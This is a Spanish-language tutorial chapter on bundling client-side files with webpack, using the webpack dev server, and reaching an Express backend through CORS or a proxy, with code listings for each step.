Uso de paquetes (bundles) y seguridad de contenido

El desarrollo web moderno requiere tres componentes clave: el servidor backend, la aplicación del lado del cliente y el navegador. En los documentos anteriores hemos demostrado cómo se puede utilizar la API de Node.js (y sus paquetes complementarios) para recibir y procesar solicitudes HTTP. Ahora es el momento de explorar cómo la parte del lado del servidor de la aplicación tiene que trabajar junto con los demás componentes.

Este documento cubre dos temas que dan forma a la forma en que las partes de una aplicación encajan entre sí. El primer tema es el uso de un empaquetador. La parte del lado del cliente de una aplicación generalmente consta de una gran cantidad de archivos, que se reúnen y comprimen en una pequeña cantidad de archivos para lograr eficiencia. Esto lo hace un empaquetador y la mayoría de los frameworks del lado del cliente más utilizados, como Angular y React, proporcionan herramientas para desarrolladores que utilizan un empaquetador llamado webpack.

En la primera parte del documento, explicaremos cómo funciona webpack y describiremos las diferentes formas en que se puede integrar con el servidor backend. La tabla 1 pone a los empaquetadores en contexto.

Tabla 1: Contextualización de los Bundlers.

Pregunta	Respuesta
¿Qué son?	Los Bundlers combinan y comprimen los archivos requeridos por la parte del lado del cliente de la aplicación.
¿Por qué son útiles?	Los Bundlers reducen la cantidad de solicitudes HTTP que el navegador debe realizar para obtener los archivos del lado del cliente y reducen la cantidad total de datos que se deben transferir.
¿Cómo se utilizan?	Los Bundlers se pueden utilizar de forma independiente o integrados en las herramientas de compilación del lado del servidor.
¿Existen limitaciones o inconvenientes?	Los Bundlers suelen estar integrados en herramientas de desarrollo del lado del cliente más complejas y no siempre se pueden configurar directamente, lo que puede limitar las opciones de integración con el servidor backend.
¿Existen alternativas?	Los Bundlers no son obligatorios, pero su adopción suele estar impulsada por la elección de las herramientas de compilación para el framework del lado del cliente.

El segundo tema de este documento es el uso de una política de seguridad de contenido (CSP, *Content Security Policy*). Los navegadores son participantes activos en las aplicaciones web y las CSP permiten que el navegador impida que el código JavaScript del lado del cliente

realice acciones inesperadas. Las políticas de seguridad de contenido son una defensa importante contra ataques de secuencias de comandos entre sitios (XSS, *cross-site scripting*), en los que un atacante subvierte la aplicación para ejecutar código JavaScript.

En este documento, crearemos deliberadamente una vulnerabilidad XSS en la aplicación de ejemplo, demostrando cómo se puede explotar y luego usaremos un navegador de seguridad de contenido para proporcionar al navegador la información que necesita para evitar que se abuse de la aplicación. La tabla 2 pone las políticas de seguridad de contenido en contexto. La tabla 3 resume el documento.

Tabla 2: Poner las políticas de seguridad de contenido en contexto.

Pregunta	Respuesta
¿Qué son?	Las políticas de seguridad de contenido describen el comportamiento esperado del código del lado del cliente para el navegador.
¿Por qué son útiles?	Los navegadores impiden que el código JavaScript realice acciones que se desvíen de las definidas por la política de seguridad de contenido.
¿Cómo se utilizan?	El servidor backend incluye un encabezado de política de seguridad de contenido en las respuestas HTTP. El encabezado especifica directivas que describen el comportamiento esperado del código del lado del cliente.
¿Existen limitaciones o inconvenientes?	Puede ser necesario realizar pruebas minuciosas para definir una política de seguridad de contenido que permita que el código del lado del cliente funcione sin crear oportunidades para ataques XSS. Por este motivo, las políticas de seguridad de contenido se deben utilizar junto con otras medidas, como la desinfección de la entrada.
¿Existen alternativas?	Las políticas de seguridad de contenido son opcionales, pero proporcionan una defensa importante contra la subversión de la parte del lado del cliente de la aplicación y se deben utilizar siempre que sea posible.

Tabla 3: Resumen del documento.

Problema	Solución	Listado
Combinar archivos del lado del cliente para minimizar las solicitudes HTTP	Usar un paquete de JavaScript como webpack.	6-10
Recargar el navegador automáticamente cuando se crea un nuevo paquete	Usar el servidor HTTP de desarrollo de webpack.	11-14
Recibir solicitudes del servidor backend desde el código del lado del cliente incluido en el paquete	Usar una URL separada y habilitar CORS en el servidor backend, o enviar solicitudes por proxy entre los dos servidores.	15-22
Defenderse contra ataques de secuencias de comandos entre sitios	Definir y aplicar una política de seguridad de contenido.	23-33
Simplificar el proceso de definición de una política de seguridad de contenido	Usar un paquete de JavaScript como Helmet.	34-36

Preparación para este documento

En este nuevo documento, seguiremos usando el proyecto de la aplicación web del documento anterior. Para preparar este documento, reemplaza el contenido del archivo readHandler.ts con el código que se muestra en el Listado 1.

Listado 1: El contenido del archivo readHandler.ts en la carpeta src.

```
import { Request, Response } from "express";

export const readHandler = (req: Request, resp: Response) => {
  resp.json({
    message: "Hello, World"
  });
}
```

Este controlador responde a todos los mensajes con una respuesta que contiene un objeto con formato JSON. Reemplaza el contenido del archivo server.ts en la carpeta src con el código que se muestra en el listado 2.

Listado 2: El contenido del archivo server.ts en la carpeta src.

```
import { createServer } from "http";
import express, {Express } from "express";
import { readHandler } from "./readHandler";

const port = 5000;

const expressApp: Express = express();

expressApp.use(express.json());

expressApp.post("/read", readHandler);
expressApp.use(express.static("static"));
expressApp.use(express.static("node_modules/bootstrap/dist"));

const server = createServer(expressApp);

server.listen(port,
  () => console.log(`HTTP Server listening on port ${port}`));
```

Este código elimina algunos de los controladores utilizados en los ejemplos anteriores y usa Express para servir contenido estático y hacer coincidir las solicitudes POST con la ruta /read al controlador definido en el listado 1.

A continuación, reemplaza el contenido del archivo index.html en la carpeta estática con los elementos que se muestran en el listado 3, que elimina la imagen utilizada en el capítulo anterior y aplica los estilos proporcionados por el paquete CSS de Bootstrap a una tabla que muestra las respuestas del servidor.

Listado 3: El contenido del archivo index.html en la carpeta estática.

```
<!DOCTYPE html>
<html>
  <head>
    <script src="client.js"></script>
    <link href="css/bootstrap.min.css" rel="stylesheet" />
  </head>
  <body>
    <button id="btn" class="btn btn-primary m-2">Send Request</button>
    <table class="table table-striped">
      <tbody>
        <tr><th>Status</th><td id="msg"></td></tr>
        <tr><th>Response</th><td id="body"></td></tr>
      </tbody>
    </table>
  </body>
</html>
```

Ejecuta el comando que se muestra en el listado 4 en la carpeta webapp para iniciar el observador que compila los archivos TypeScript y ejecuta el JavaScript que se produce.

Listado 4: Inicio del proyecto.

```
npm start
```

Abre un navegador web y solicita http://localhost:5000. Haz clic en el botón Enviar solicitud y verás el resultado que se muestra en la figura 1.

Empaquetado de archivos de cliente

El lado del cliente de las aplicaciones web generalmente lo ejecuta un navegador y la aplicación se entrega como un archivo HTML que, a su vez, le indica al navegador que solicite archivos JavaScript, hojas de estilo CSS y cualquier otro recurso que se requiera.



Figura 1: Ejecución del proyecto de ejemplo.

Puede haber muchos archivos JavaScript y CSS, lo que significa que el navegador debe realizar solicitudes HTTP para muchos archivos. Estos archivos tienden a ser muy detallados porque están formateados para que los lea y los mantenga el equipo de desarrollo, con espacios en blanco y comentarios que no son necesarios para ejecutar la aplicación.

Muchos proyectos utilizan un empaquetador (*bundler*), que procesa los activos (*assets*) del lado del cliente para hacerlos más pequeños y combinarlos en menos archivos. El empaquetador más popular es webpack (https://webpack.js.org), que se puede utilizar por sí solo o como parte de las herramientas de desarrollo estándar para frameworks como React y Angular. Hay otros empaquetadores disponibles, al igual que con la mayoría de las áreas de funcionalidad de JavaScript, pero webpack es un buen lugar para comenzar debido a su popularidad y longevidad.

Los empaquetadores pueden ayudar al lado del servidor del proyecto al concentrar las solicitudes de recursos que hacen los clientes en menos solicitudes y archivos más pequeños. Sin embargo, los empaquetadores a menudo necesitan trabajo para integrarlos con el proyecto de modo que el desarrollo del lado del cliente y del lado del servidor se puedan combinar fácilmente.

En las secciones que siguen, describiremos las diferentes formas en que se pueden usar los paquetes y explicaremos también el impacto que cada uno de ellos tiene en el desarrollo del lado del servidor.

Ejecuta el comando que se muestra en el listado 5 en la carpeta webapp para instalar los paquetes webpack. Este comando también instala el paquete npm-run-all, que permite ejecutar varios scripts NPM simultáneamente.

Listado 5: Instalación de los paquetes del bundler.

```
npm install --save-dev webpack@5.89.0
npm install --save-dev webpack-cli@5.1.4
npm install --save-dev npm-run-all@4.1.5
```

Creación de paquetes independientes

La forma más sencilla de utilizar un bundler es como una herramienta independiente. Para configurar webpack, agrega un archivo llamado webpack.config.mjs a la carpeta webapp con el contenido que se muestra en el listado 6. webpack utiliza un archivo de configuración JavaScript (en lugar de JSON) y la extensión de archivo mjs especifica un módulo JavaScript, lo que permite el uso de la misma sintaxis de importación utilizada en todo este curso.

Listado 6: El contenido del archivo webpack.config.mjs en la carpeta webapp.

```
import path from "path";
import { fileURLToPath } from 'url';

const __dirname = path.dirname(fileURLToPath(import.meta.url));

export default {
  mode: "development",
  entry: "./static/client.js",
  output: {
    path: path.resolve(__dirname, "dist/client"),
    filename: "bundle.js"
  }
}
```

Este archivo de configuración básico le indica a webpack que procese el archivo client.js en la carpeta static y escriba el paquete que crea en un archivo llamado bundle.js en la carpeta dist/client. No hay suficiente JavaScript del lado del cliente en el proyecto de ejemplo como para que webpack tenga mucho que hacer, pero en un proyecto real, webpack seguirá todas las importaciones realizadas en el archivo JavaScript inicial e incorporará todo el código que la aplicación requiere en el paquete.

El Listado 7 actualiza el archivo index.html para que uses el archivo bundle.js que webpack creará.

Listado 7: Uso del archivo bundle en el archivo index.html en la carpeta static.

```
<!DOCTYPE html>
<html>
  <head>
```

```
    <script src="bundle.js"></script>
    <script src="client.js"></script>
    <link href="css/bootstrap.min.css" rel="stylesheet" />
  </head>
  <body>
    <button id="btn" class="btn btn-primary m-2">Send Request</button>
    <table class="table table-striped">
      <tbody>
        <tr><th>Status</th><td id="msg"></td></tr>
        <tr><th>Response</th><td id="body"></td></tr>
      </tbody>
    </table>
  </body>
</html>
```

Para permitir que el cliente solicite el archivo bundle.js, el listado 8 usa el middleware de archivos estáticos de Express para agregar una nueva ubicación para las solicitudes de archivos.

Listado 8: Agregar una ubicación de archivo en el archivo server.ts en la carpeta src.

```
import { createServer } from "http";
import express, {Express } from "express";
import { readHandler } from "./readHandler";

const port = 5000;

const expressApp: Express = express();

expressApp.use(express.json());

expressApp.post("/read", readHandler);
expressApp.use(express.static("static"));
expressApp.use(express.static("node_modules/bootstrap/dist"));
expressApp.use(express.static("dist/client"));

const server = createServer(expressApp);

server.listen(port,
  () => console.log(`HTTP Server listening on port ${port}`));
```

El paso final es actualizar la sección de scripts del archivo package.json para que webpack se ejecute en modo de observación junto con el proceso de compilación existente para el archivo JavaScript del lado del servidor, como se muestra en el listado 9.

Listado 9: Actualización de scripts en el archivo package.json en la carpeta webapp.

```
...
"scripts": {
  "server": "tsc-watch --onsuccess \"node dist/server.js\"",
  "client": "webpack --watch",
  "start": "npm-run-all --parallel server client"
},
...
```

El nuevo comando de inicio utiliza el paquete npm-run-all para iniciar los comandos de cliente y servidor que ejecutan el empaquetador del lado del cliente webpack y el compilador TypeScript del lado del servidor en paralelo.
Poner webpack en modo de observación significa que el paquete se actualizará automáticamente cuando se modifique el archivo JavaScript del lado del cliente.

Detén el servidor Node.js existente y ejecuta el comando npm start en la carpeta webapp. El Listado 10 realiza un pequeño cambio en el código del lado del cliente que demostrará la detección de cambios de webpack.

Listado 10: Realización de un pequeño cambio en el archivo client.js en la carpeta static.

```
document.addEventListener('DOMContentLoaded', function() {
  document.getElementById("btn").addEventListener("click", sendReq);
});

sendReq = async () => {
  let payload = [];
  for (let i = 0; i < 5; i++) {
    payload.push({ id: i, message: `Payload Message: ${i}\n`});
  }
  const response = await fetch("/read", {
    method: "POST", body: JSON.stringify(payload),
    headers: {
      "Content-Type": "application/json"
    }
  })
  document.getElementById("msg").textContent = response.statusText;
  document.getElementById("body").textContent
   = `Resp: ${await response.text()}`;
}
```

Cuando se guarde el archivo client.js, webpack detectará el cambio y creará un nuevo archivo de paquete, que generará mensajes de consola como estos:

```
asset bundle.js 1.87 KiB [emitted] (name: main)
```

```
./static/client.js 635 bytes [built] [code generated]
webpack 5.89.0 compiled successfully in 94 ms
```

Vuelve a cargar el navegador (o abre un navegador nuevo y solicita http://localhost:5000) y haz clic en el botón Enviar solicitud; verá sel efecto del cambio cuando se muestre la respuesta, como se muestra en la figura 2.



Figura 2: Uso de un empaquetador del lado del cliente.

Uso del servidor de desarrollo webpack

webpack proporciona un servidor HTTP que optimiza el proceso de desarrollo del lado del cliente y se usa ampliamente como base para paquetes de desarrollo populares para Angular, React y otros frameworks populares. Si la parte del lado del cliente de tu proyecto depende de uno de estos frameworks, es probable que se encuentre trabajando con el servidor de desarrollo webpack.

El servidor de desarrollo webpack se puede usar para el desarrollo del lado del cliente junto con la funcionalidad convencional del lado del servidor, aunque con cierta integración. Ejecuta el comando que se muestra en el listado 11 en la carpeta webapp para instalar el servidor HTTP de desarrollo webpack.

Listado 11: Adición del paquete del servidor de desarrollo.

```
npm install --save-dev webpack-dev-server@4.15.1
```

El servidor web de desarrollo de webpack tiene muchas opciones de configuración, que se describen en detalle en https://webpack.js.org/configuration/dev-server, pero las configuraciones predeterminadas están bien elegidas y se adaptan a la mayoría de los proyectos. El listado 12 agrega una sección al archivo de configuración de webpack para el servidor de desarrollo.

Listado 7.12: Adición de una sección en el archivo webpack.config.mjs en la carpeta webapp.

```
import path from "path";
import { fileURLToPath } from 'url';

const __dirname = path.dirname(fileURLToPath(import.meta.url));

export default {
  mode: "development",
  entry: "./static/client.js",
  output: {
    path: path.resolve(__dirname, "dist/client"),
    filename: "bundle.js"
  },
  "devServer": {
    port: 5100,
    static: ["./static", "node_modules/bootstrap/dist"]
  }
};
```

La sección de configuración devServer contiene la configuración del servidor HTTP. El servidor webpack escucha las solicitudes HTTP en el puerto especificado por la configuración del puerto y responde utilizando los archivos en los directorios especificados por la configuración estática (static).

La diferencia clave es que el paquete de JavaScript enviado al navegador contiene código adicional que abre una conexión HTTP persistente con el servidor de desarrollo y espera una señal. Cuando webpack detecta que uno de los archivos que está observando ha cambiado, crea un nuevo paquete y envía al navegador la señal que ha estado esperando, que carga el contenido modificado de forma dinámica. Esto se conoce como recarga en vivo (*live reloading*).

Hay una opción más sofisticada disponible, conocida como reemplazo de módulo activo, que intentará actualizar módulos JavaScript individuales sin afectar el resto del código ni forzar la recarga del navegador. Consulta:
https://webpack.js.org/guides/hot-module-replacement para obtener más detalles.

El listado 13 cambia el script utilizado para utilizar el servidor HTTP de desarrollo webpack en lugar del modo de observación. (La adición del argumento noClear al comando tsc-watch evita que se pierda la salida del servidor de desarrollo de webpack cuando se compila el código del lado del servidor).

Listado 13: Actualización del script de webpack en el archivo package.json en la carpeta webapp.

```
...
"scripts": {
   "server": "tsc-watch --noClear --onsuccess \"node dist/server.js\"",
   "client": "webpack serve",
   "start": "npm-run-all --parallel server client"
},
..
```

Detén los procesos de node de la sección anterior y ejecuta npm start en la carpeta webapp para que la nueva configuración surta efecto.

Puedes ver el efecto del servidor de desarrollo de webpack usando el navegador para solicitar http://localhost:5100 (observa el nuevo número de puerto) y usando tu editor de código para realizar un cambio en el archivo index.html, como se muestra en el listado 14.

Listado 14: Cambio de un elemento en el archivo index.html en la carpeta static.

```
<!DOCTYPE html>
<html>
  <head>
   <script src="bundle.js"></script>
   <link href="css/bootstrap.min.css" rel="stylesheet" />
  </head>
  <body>
   <button id="btn" class="btn btn-primary m-2">Send Message</button>
   <table class="table table-striped">
     <tbody>
       <tr><th>Status</th><td id="msg"></td></tr>
       <tr><th>Response</th><td id="body"></td></tr>
     </tbody>
   </table>
  </body>
</html>
```

Este archivo no es parte del paquete, pero webpack observa los archivos en las ubicaciones estáticas en su archivo de configuración y activará una actualización si cambian. Al guardar el archivo, el navegador se recargará automáticamente y se mostrará el nuevo texto del botón, como se muestra en la figura 3.

Introducir un servidor solo para servir el código del lado del cliente causa problemas porque el servidor de webpack no tiene medios para responder a las solicitudes HTTP realizadas por

el código JavaScript del lado del cliente que incluye. Puedes ver el problema haciendo clic en el botón Enviar mensaje. La solicitud fallará y se mostrará el detalle de la respuesta generada por el servidor de webpack, como se muestra en la figura 4.



Figura 3: Una actualización automática desde el servidor de desarrollo de webpack.



Figura 7.4: Envío de una solicitud HTTP.

En las secciones que siguen, se describen tres formas diferentes de resolver este problema. No todos los enfoques funcionan en todos los proyectos porque los frameworks del lado del cliente no siempre permiten cambiar la configuración subyacente de webpack o introducen requisitos específicos sobre cómo se procesan las solicitudes. Pero todos los frameworks se pueden usar con al menos uno de estos enfoques y vale la pena experimentar para encontrar uno que funcione y se adapte a tu estilo de desarrollo.

Uso de una URL de solicitud diferente

El enfoque más simple es cambiar la URL a la que el código JavaScript del lado del cliente envía las solicitudes, como se muestra en el listado 15. Este es un enfoque útil cuando no se pueden realizar cambios en el archivo de configuración de webpack, generalmente porque está oculto en lo profundo de una herramienta de compilación específica del framework.

Listado 15: Cambio de URL en el archivo client.js en la carpeta static.

```
document.addEventListener('DOMContentLoaded', function() {
  document.getElementById("btn").addEventListener("click", sendReq);
});

const requestUrl = "http://localhost:5000/read";

sendReq = async () => {
  let payload = [];
  for (let i = 0; i < 5; i++) {
     payload.push({ id: i, message: `Payload Message: ${i}\n`});
  }
  const response = await fetch(requestUrl, {
     method: "POST", body: JSON.stringify(payload),
     headers: {
       "Content-Type": "application/json"
     }
  })
  document.getElementById("msg").textContent = response.statusText;
  document.getElementById("body").textContent
    = `Resp: ${await response.text()}`;
}
```

Este enfoque es simple y eficaz, pero requiere cambios en la parte del servidor de la aplicación. Los navegadores permiten que el código JavaScript realice solicitudes HTTP solo dentro del mismo *origen*, lo que significa URLs que tienen el mismo esquema, host y puerto que la URL utilizada para cargar el código JavaScript. El cambio en el listado 15 significa que la solicitud HTTP se realiza a una URL que está fuera del origen permitido y, por lo tanto, el navegador bloquea la solicitud. La solución a este problema es utilizar el uso compartido de recursos entre orígenes (CORS), en el que el navegador envía una solicitud adicional al servidor HTTP de destino para determinar si está dispuesto a aceptar solicitudes HTTP desde el origen del código JavaScript.

Guarda los cambios en el listado 15, abre las herramientas para desarrolladores F12 del navegador y haz clic en el botón Enviar mensaje en la ventana del navegador. Ignora el

mensaje que se muestra en la ventana principal del navegador y utiliza la pestaña Red de las herramientas F12 para ver las solicitudes que ha realizado el navegador. Verás una solicitud que utiliza el método HTTP OPTIONS, que se conoce como solicitud de pre-flight, como se muestra en la figura 5, y que permite al servidor backend indicar si aceptará la solicitud.



Figura 7.5: La solicitud de pre-flight.

La respuesta del servidor backend no incluyó el encabezado Access-Control-Allow-Origin, que habría indicado que se permiten solicitudes de origen cruzado, por lo que el navegador bloquea la solicitud POST.

CORS se describe en detalle en https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS, y puedes usar la API de Node.js descrita en el documento de manejo de solicitudes HTTP para configurar los encabezados necesarios para permitir solicitudes de clientes.

Un enfoque más simple es usar uno de los muchos paquetes de JavaScript disponibles para administrar CORS. Ejecuta el comando que se muestra en el listado 16 en la carpeta webapp para instalar un paquete CORS para Express y un paquete que describa la API que proporciona para el compilador TypeScript.

Listado 16: Instalación del paquete CORS y descripciones de tipos.

```
npm install cors@2.8.5
npm install --save-dev @types/cors@2.8.16
```

El listado 17 configura Express para usar el nuevo paquete para permitir solicitudes de origen cruzado.

Listado 17. Permitir solicitudes de origen cruzado en el archivo server.ts en la carpeta src.

```
import { createServer } from "http";
import express, {Express } from "express";
import { readHandler } from "./readHandler";
import cors from "cors";

const port = 5000;

const expressApp: Express = express();

expressApp.use(cors({
  origin: "http://localhost:5100"
}));
expressApp.use(express.json());

expressApp.post("/read", readHandler);
expressApp.use(express.static("static"));
expressApp.use(express.static("node_modules/bootstrap/dist"));
expressApp.use(express.static("dist/client"));

const server = createServer(expressApp);

server.listen(port,
  () => console.log(`HTTP Server listening on port ${port}`));
```

El paquete CORS contiene un paquete de middleware Express que se aplica con el método use.

El conjunto completo de opciones de configuración de CORS se puede encontrar en https://github.com/expressjs/cors y el listado 17 usa la configuración de origen para especificar que se permiten solicitudes desde http://localhost:5100, lo que permitirá solicitudes desde el código JavaScript cargado desde el servidor de desarrollo de webpack.

Ignora el mensaje de error que se muestra en la ventana del navegador (puedes hacer clic en el ícono de la cruz o recargar el navegador) y haz clic en el botón Enviar mensaje nuevamente.

Esta vez, el servidor backend responderá a la solicitud OPTIONS con los encabezados que espera el navegador y se permitirá la solicitud HTTP POST. Las herramientas F12 mostrarán detalles de la solicitud exitosa, como se muestra en la figura 6.



Figura 6: Uso de CORS para permitir solicitudes de origen cruzado.

Reenvío de solicitudes desde webpack al servidor backend

Una solución más sofisticada es configurar el servidor de desarrollo de webpack para que reenvíe solicitudes al servidor backend. El reenvío de solicitudes no es evidente para el navegador, lo que significa que todas las solicitudes se envían al mismo origen y no se requiere CORS. El listado 18 actualiza el archivo de configuración de webpack para agregar compatibilidad con el reenvío de solicitudes.

Listado 18: Agregar una configuración en el archivo webpack.config.mjs en la carpeta webapp.

```
import path from "path";
import { fileURLToPath } from 'url';

const __dirname = path.dirname(fileURLToPath(import.meta.url));

export default {
  mode: "development",
  entry: "./static/client.js",
  output: {
    path: path.resolve(__dirname, "dist/client"),
    filename: "bundle.js"
  },
  "devServer": {
    port: 5100,
    static: ["./static", "node_modules/bootstrap/dist"],
```

```
        proxy: {
      "/read": "http://localhost:5000"
    }
  }
};
```

La configuración del proxy se utiliza para especificar una o más rutas y las URL a las que deben reenviarse.

El listado 19 actualiza el código JavaScript del lado del cliente para que las solicitudes se envíen en relación con el origen del archivo JavaScript.

Listado 19: Uso de URL relativas en el archivo client.js en la carpeta static.

```
document.addEventListener('DOMContentLoaded', function() {
  document.getElementById("btn").addEventListener("click", sendReq);
});

const requestUrl = "/read";

sendReq = async () => {
  let payload = [];
  for (let i = 0; i < 5; i++) {
     payload.push({ id: i, message: `Payload Message: ${i}\n`});
  }
  const response = await fetch(requestUrl, {
     method: "POST", body: JSON.stringify(payload),
     headers: {
       "Content-Type": "application/json"
     }
  })
  document.getElementById("msg").textContent = response.statusText;
  document.getElementById("body").textContent
    = `Resp: ${await response.text()}`;
}
```

webpack no detecta los cambios en su archivo de configuración automáticamente. Utiliza Control + C para detener el proceso existente y luego ejecuta el comando npm start en la carpeta webapp para iniciar webpack y el servidor backend nuevamente.

